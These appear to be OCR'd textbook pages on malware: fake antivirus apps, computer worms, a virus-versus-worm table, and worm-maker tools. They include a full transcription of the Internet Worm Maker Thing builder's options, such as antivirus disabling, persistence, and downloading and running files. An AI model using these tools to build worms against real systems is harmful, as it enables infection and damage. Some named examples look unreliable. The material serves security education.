
The most useful security and antivirus app for android

10:27
Google Play
Tools
INSTALL
Contains ads
4.5 ★
1K reviews
100K+
Downloads
PEGI 3
Scan viruses
with the world-class antivirus engine
Farewell to Virus
and Malware of all kinds
Stay safe 24/7 with
Real-Time Protection
SCAN
Safe
10:28
Antivirus
2019
Antivirus
Medium Risk
TRUST
UNINSTALL
Wish - Shopping Made Fun
4.5 ★ 200 million
INSTALL

Figure 7.56: Screenshot of AntiVirus Pro 2017 Fake AntiVirus

Some additional fake antivirus programs are as follows:

- AntiVirus Pro 2017
- PCSecureSystem
- Antivirus 10
- TotalAV



Computer Worms

- Computer worms are malicious programs that **independently replicate**, **execute**, and **spread across the network connections**, thus consuming available computing resources without human interaction
- Attackers use worm **payloads to install backdoors** in infected computers, which turns them into **zombies** and **creates a botnet**; these botnets can be used to perform further cyber attacks

Worms:

- Monero
- Bondat
- Beapy

How is a Worm Different from a Virus?

- ***A Worm Replicates on its own***

  A worm is a special type of malware that can replicate itself and use memory but cannot attach itself to other programs

- ***A Worm Spreads through the Infected Network***

  A worm takes advantage of file or information transport features on computer systems and automatically spreads through the infected network but a virus does not

Computer Worms

Computer worms are standalone malicious programs that replicate, execute, and spread across network connections independently without human intervention. Intruders design most worms to replicate and spread across a network, thus consuming available computing resources and, in turn, causing network servers, web servers, and individual computer systems to become overloaded and stop responding. However, some worms also carry a payload to damage the host system.

Worms are a subtype of viruses. A worm does not require a host to replicate; however, in some cases, the worm's host machine is also infected. Initially, black hat professionals treated worms as a mainframe problem. Later, with the introduction of the Internet, they mainly focused on and targeted Windows OS using the same worms by sharing them in via e-mail, IRC, and other network functions.

Attackers use worm payloads to install backdoors on infected computers, which turns them into zombies and creates a botnet. Attackers use these botnets to initiate cyber-attacks. Some of the latest computer worms are as follows:

- Monero
- Bondat
- Beapy

How is a Worm Different from a Virus?


Virus	Worm
A virus infects a system by inserting itself into a file or executable program	A worm infects a system by exploiting a vulnerability in an OS or application by replicating itself
It might delete or alter the content of files or change the location of files in the system	Typically, a worm does not modify any stored programs; it only exploits the CPU and memory
It alters the way a computer system operates without the knowledge or consent of a user	It consumes network bandwidth, system memory, etc., excessively overloading servers and computer systems
A virus cannot spread to other computers unless an infected file is replicated and sent to the other computers	A worm can replicate itself and spread using IRC, Outlook, or other applicable mailing programs after installation in a system
A virus spreads at a uniform rate, as programmed	A worm spreads more rapidly than a virus
Viruses are difficult to remove from infected machines	Compared with a virus, a worm can be removed easily from a system

Table 7.4: Difference between virus and worm

Worm Makers

Internet Worm Maker Thing

- **Internet Worm Maker Thing** is an open-source tool used to **create worms** that can infect victim's drives, files, show messages, and disable antivirus software
- This tool **comes with a compiler** by which you can easily convert your batch virus into an executable to **evade antivirus** or for any other purpose


Internet Worm Maker Thing :- Version 4.00 :- Public Edition
INTERNET WORM MAKER THING V4
Generate Worm
About Me

Worm Makers


- Batch Worm Generator
- C++ Worm Generator

Worm Makers

Worm makers are tools that are used to create and customize computer worms to perform malicious tasks. These worms, once created, spread independently over networks and poison entire networks. With the help of pre-defined options in the worm makers, a worm can be designed according to the task it is intended to execute.

- **Internet Worm Maker Thing**

  Internet Worm Maker Thing is an open-source tool used to create worms that can infect a victim's drives and files, show messages, disable antivirus software, etc. This tool comes with a compiler that can easily convert your batch virus into an executable to evade antivirus software or for any other purpose.


Internet Worm Maker Thing :- Version 4.00 :- Public Edition
INTERNET WORM MAKER THING V4
Worm Name:
Author:
Version:
Message:
Output Path:
☐ Compile To EXE Support
Spreading Options
Startup:
☐ Global Registry Startup
☐ Local Registry Startup
☐ Winlogon Shell Hook
☐ Start As Service
☐ English Startup
☐ German Startup
☐ Spanish Startup
☐ French Startup
☐ Italian Startup
Payloads:
○ Activate Payloads On Date
Day:
OR
○ Randomly Activate Payloads
Chance of activating payloads:
1 IN
CHANCE
☐ Hide All Drives
☐ Disable Task Manager
☐ Disable Keybord
☐ Disable Mouse
☐ Message Box
Title:
Message:
Icon:
☐ Disable Regedit
☐ Disable Explorer.exe
☐ Change Reg Owner
Owner:
☐ Change Reg Organisation
Organisation:
☐ Change Homepage
URL:
☐ Disable Windows Security
☐ Disable Norton Security
☐ Uninstall Norton Script Blocking
☐ Disable Macro Security
☐ Disable Run Commnd
☐ Disable Shutdown
☐ Disable Logoff
☐ Disable Windows Update
☐ No Search Command
☐ Swap Mouse Buttons
☐ Open Webpage
URL:
☐ Change IE Title Bar
Text:
☐ Change Win Media Player Txt
Text:
☐ Open Cd Drives
☐ Lock Workstation
☐ Download File
More?
URL:
Save As:
☐ Execute Downloaded
☐ Print Message
☐ Disable System Restore
☐ Change NOD32 Text
Title:
Message:
☐ Outlook Fun 1
?
URL:
Sender Name:
☐ Mute Speakers
☐ Delete a File
Path:
☐ Delete a Folder
Path
☐ Change Wallpaper
Path Or URL:
☐ CPU Monster
☐ Change Time
Hour
Min
☐ Change Date
DD
MM
YY
☐ Play a Sound
☐ Loop Sound
☐ Hide Desktop
☐ Disable Malware Remove
☐ Disable Windows File Protection
☐ Corrupt Antivirus
☐ Change Computer Name
☐ Change Drive Icon
DLL, EXE, ICO:
Index:
☐ Add To Context Menu
☐ Change Clock Text
Text (Max 8 Chars):
☐ Hack Bill Gates
?
☐ Keyboard Disco
☐ Add To Favorites
Name:
URL:
☐ Exploit Windows Admin Lockout Bug
☐ Blue Screen Of Death
Infection Options:
☐ Infect Bat Files
☐ Infect Vbs Files
☐ Infect Vbe Files
Extras:
☐ Hide Virus Files
Plugins
☐ Custom Code
Control Panel
Generate Worm
About Me

☑ Include [C] Notice

Output Path: C:\

DLL, EXE, ICO: C:\Windows\NOT


Index: 1

If You Liked This Program Please Visit Me On http://xirusteam.fallennetwork.com If You Know Anything About VBS Programming Help Support This Project By Making A Plugin (See Readme). Thanks.

Figure 7.57: Screenshot of Internet Worm Maker Thing

Some worm makers are as follows:

- Batch Worm Generator
- C++ Worm Generator

